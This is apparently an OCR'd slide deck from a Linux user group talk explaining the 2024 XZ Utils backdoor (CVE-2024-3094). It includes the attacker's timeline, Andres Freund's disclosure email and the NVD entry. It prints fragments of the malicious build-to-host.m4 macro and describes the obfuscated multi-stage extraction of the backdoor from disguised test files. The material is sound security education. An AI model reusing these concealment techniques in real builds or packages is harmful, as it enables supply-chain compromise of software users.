
The XZ hack (and what it means to you)

ANDREW DENNER

ST LOUIS LINUX USERS GROUP

APRIL 18, 2024



Mea culpa

Totally forgot to line things up for this month.


Life:


Taxes

SSTFI

Eclipse

Little kid




Lake Michigan
Toronto
Milwaukee
Hamilton
Detroit
New York
Chicago
Wyoming
Iowa
Nebraska
Salt Lake City
Lincoln
Pennsylvania
Ohio
Denver
Utah
Illinois
Indiana
Philadelph
Kansas City
Colorado
West Virginia
Washington
Kansas
Missouri
Virginia
Kentucky
Virginia Beach
Tulsa
Raleigh
Tennessee
Albuquerque
Memphis
Oklahoma
Charlotte
North Carolina
Arkansas
Arizona
New Mexico
Atlanta
South Carolina
Phoenix
Dallas
Tucson
Mississippi
Alabama
Georgia
Ciudad Juárez
Texas
Louisiana
Austin
Houston
Baton Rouge
Jacksonville
Sonora
San Antonio
Chihuahua

CENTRAL IOWA LINUX USER GROUP

A GROUP OF FREE *NIX ENTHUSIASTS WHO ALL HAPPEN TO LIVE IN CENTRAL IOWA

About me

I sling code by day (with more and more Linux and python all the time)

Scientific Computing/Biggish data

Also somehow remain the president of the CIALUG

https://denner.co

@adenner

https://hachyderm.io/@adenner

Thanks to Sean for the info dump

(LINKS AT THE END OF THE SLIDE DECK)

TL;DR


XZ utilities had a backdoor snuck into it (suspected by a nation state)

It impacts version 5.6.0 and 5.6.1

Snuck code into sshd file that allows for code to be executed if you have the encryption key and put signed code into your ssh login certificate

The world owes thanks to Andres Freund for noticing it when he was logging into his machine investigating and raising the red flag

Good news, unless you are bleeding edge, likely dodged the bullet, this time…



XZ Outbreak (CVE-2024-3094)

XZ Utils is a collection of open-source tools and libraries for the XZ compression format, that are used for high compression ratios with support for multiple compression algorithms, notably LZMA2.

On Friday 29th of March, Andres Freund (principal software engineer at Microsoft) emailed oss-security informing the community of the discovery of a backdoor in xz/liblzma version 5.6.0 and 5.6.1.

Github Activity Summary (user: JiaT75)

Repository: https://github.com/tukaani-project/xz

- 2021 — User Jia Tan (JiaT75) creates his Github Account
- 2022-02-06 — JiaT75's first commit to the XZ repo
- 2023-06-28 — Potential infrastructure testing: liblzma: "Add ifunc implementation to crc64_fast.c"
- 2023-07-08 — PR opened in oss-fuzz to disable ifunc for fuzzing builds. Allegedly to mask the malicious changes.
- 2024-02-16 — Malicious "build-to-host.m4" file added to .gitignore, later incorporated to the package release.
- 2024-03-09 — Obfuscated/encrypted stages binary backdoor hidden in two test files:
  - tests/files/bad-3-corrupt_lzma2.xz
  - tests/files/good-large_compressed.lzma.

xz/libzma v5.6.0 & v5.6.1

Packaged in the final releases

m4/build-to-host.m4

The M4 macro is executed during the build process and runs the malicious code below.

```
...
63 gl_[$1]_config='sed \"r\n\" $gl_am_configmake |
eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
...
95 gl_path_map='tr "\t \-_" " \t_\-"'
...
```

Read Bytes

tests/files/bad-3-corrupt_lzma2.xz

Substitution to uncorrupt malformed XZ file

- 0x09 (\t) are replaced with 0x20
- 0x20 (whitespace) are replaced with 0x09
- 0x2d (-) are replaced with 0x5f
- 0x5f (_) are replaced with 0x2d

Uncorrupted bad-3-corrupt_lzma2.xz

Stage 1 - Bash File

v5.6.0
- Bytes in comment: 86 F9 5A F7 2E 68 6A BC
- Custom substitution (byte value mapping)

v5.6.1
- Bytes in comment: E5 55 89 B7 24 04 D8 17
- Check if script running on Linux
- Custom substitution (byte value mapping)

tests/files/good-large_compressed.lzma

1. Decompress the file with xz -dc
2. Remove junk data from the file using multiple head tool calls
3. Portion of the file is discarded (contains the binary backdoor)
4. Use custom substitution cipher to decipher the data
5. Deciphered data is decompressed using xz -F raw --lzma1 -dc

Bash script

Stage 2 - Bash File

v5.6.0 Backdoor extraction

An .o file extracted & integrated into compilation/linking
1. Extract & decipher tests/files/good-large_compressed.lzma
2. Manipulate output with: LC_ALL=C sed "s/\(.\)/\1\n/g"
3. Decrypt using AWK script (RC4-like)
4. Decompress with xz -dc --single-stream
5. Binary backdoor stored as liblzma_la-crc64-fast.o

liblzma_la-crc64-fast.o is then added to the compilation/linking process!

v5.6.1 Extension Mechanism

1. Search Files: use grep -broaF in tests/files/ for signatures:
   a. "~!:_W", "|_!{-" (output: "file_name:offset:signature")
   b. "jV!.^%", "%.R.lZ"
2. If Found:
   a. Save first offset + 7 as $start
   b. Save second file's offset as $end
3. Next Steps:
   a. Merge found segments
   b. Decipher with custom byte mapping
   c. Decompress & execute data

No files with the signatures were found, however it highlights the framework's potential modularity for future updates.

@FR0GGER_ THOMAS ROCCIA

https://twitter.com/fr0gger_/status/1774342248437813525

XZ Outbreak (CVE-2024-3094)

XZ Utils is a collection of open-source tools and libraries for the XZ compression format, that are used for high compression ratios with support for multiple compression algorithms, notably LZMA2.

On Friday 29th of March, Andres Freund (principal software engineer at Microsoft) emailed oss-security informing the community of the discovery of a backdoor in xz/liblzma version 5.6.0 and 5.6.1.

Date: Fri, 29 Mar 2024 08:51:26 -0700
From: Andres Freund <andres@...razel.de>
To: oss-security@...ts.openwall.com
Subject: backdoor in upstream xz/liblzma leading to ssh server compromise

Hi,

After observing a few odd symptoms around liblzma (part of the xz package) on
Debian sid installations over the last weeks (logins with ssh taking a lot of
CPU, valgrind errors) I figured out the answer:

The upstream xz repository and the xz tarballs have been backdoored.

At first I thought this was a compromise of debian's package, but it turns out
to be upstream.

== Compromised Release Tarball ==

One portion of the backdoor is *solely in the distributed tarballs*. For
easier reference, here's a link to debian's import of the tarball, but it is
also present in the tarballs for 5.6.0 and 5.6.1:

https://salsa.debian.org/debian/xz-utils/-/blob/debian/unstable/m4/build-to-host.m4?ref_type=heads#L63

That line is *not* in the upstream source of build-to-host, nor is
build-to-host used by xz in git. However, it is present in the tarballs
released upstream, except for the "source code" links, which I think github
generates directly from the repository contents:

https://github.com/tukaani-project/xz/releases/tag/v5.6.0
https://github.com/tukaani-project/xz/releases/tag/v5.6.1

This injects an obfuscated script to be executed at the end of configure. This
script is fairly obfuscated and data from "test" .xz files in the repository.

This script is executed and, if some preconditions match, modifies
$builddir/src/liblzma/Makefile to contain

am__test = bad-3-corrupt_lzma2.xz
...

https://www.openwall.com/lists/oss-security/2024/03/29/4

NOTICE UPDATE

NIST has updated the NVD program announcement page with additional information regarding recent concerns and the temporary delays in enrichment efforts.

CVE-2024-3094 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.


Description

Malicious code was discovered in the upstream tarballs of xz, starting with version 5.6.0. Through a series of complex obfuscations, the liblzma build process extracts a prebuilt object file from a disguised test file existing in the source code, which is then used to modify specific functions in the liblzma code. This results in a modified liblzma library that can be used by any software linked against this library, intercepting and modifying the data interaction with this library.

QUICK INFO

CVE Dictionary Entry:
CVE-2024-3094
NVD Published Date:
03/29/2024
NVD Last Modified:
04/12/2024
Source:
Red Hat, Inc.

https://nvd.nist.gov/vuln/detail/CVE-2024-3094


Github Activity Summary (user: JiaT75)
Repository:
https://github.com/tukaani-project/xz
JiaT75's first commit to the XZ repo
PR opened in oss-fuzz to disable ifunc for fuzzing builds. Allegedly to mask the malicious changes.
Obfuscated/encrypted stages binary backdoor hidden in two test files:
tests/files/bad-3-corrupt_lzma2.xz
tests/files/good-large_compressed.lzma.
2022-02-06
2023-07-08
2024-03-09
2021
2023-06-28
2024-02-16
User Jia Tan (JiaT75) creates his Github Account
Potential infrastructure testing: liblzma: "Add ifunc implementation to crc64_fast.c."
Malicious "build-to-host.m4" file added to .gitignore, later incorporated to the package release.
xz/libzma
v5.6.0 & v5.6.1
Packaged in the final releases
m4/build-to-host.m4
The M4 macro is executed during the build process and runs the malicious code below.
...
63 gl_[$1]_config='sed \"r\n\" $gl_am_configmake |
eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
...
95 gl_path_map='tr "\t \-_" " \t_\-"'
...
Read Bytes
tests/files/bad-3-corrupt_lzma2.xz
Substitution to uncorrupt malformed XZ file
0x09 (\t) are replaced with 0x20
0x20 (whitespace) are replaced with 0x09
0x2d (-) are replaced with 0x5f
0x5f (_) are replaced with 0x2d
XZ
Uncorrupted
bad-3-corrupt_lzma2.xz

Stage 1 - Bash File

v5.6.0
- Bytes in comment: 86 F9 5A F7 2E 68 6A BC
- Custom substitution (byte value mapping)

v5.6.1
- Bytes in comment: E5 55 89 B7 24 04 D8 17
- Check if script running on Linux
- Custom substitution (byte value mapping)

→ tests/files/good-large_compressed.lzma

1. Decompress the file with xz -dc
2. Remove junk data from the file using multiple head tool calls
3. Portion of the file is discarded (contains the binary backdoor)
4. Use custom substitution cipher to decipher the data
5. Deciphered data is decompressed using xz -F raw --lzma1 -dc

Bash script

Stage 2 - Bash File

v5.6.0 Backdoor extraction

An .o file extracted & integrated into compilation/linking


1. Extract & decipher tests/files/good-large_compressed.lzma
2. Manipulate output with: LC_ALL=C sed "s/\(.\)/\1\n/g"
3. Decrypt using AWK script (RC4-like)
4. Decompress with xz -dc --single-stream
5. Binary backdoor stored as liblzma_la-crc64-fast.o

liblzma_la-crc64-fast.o is then added to the compilation/linking process!

v5.6.1 Extension Mechanism

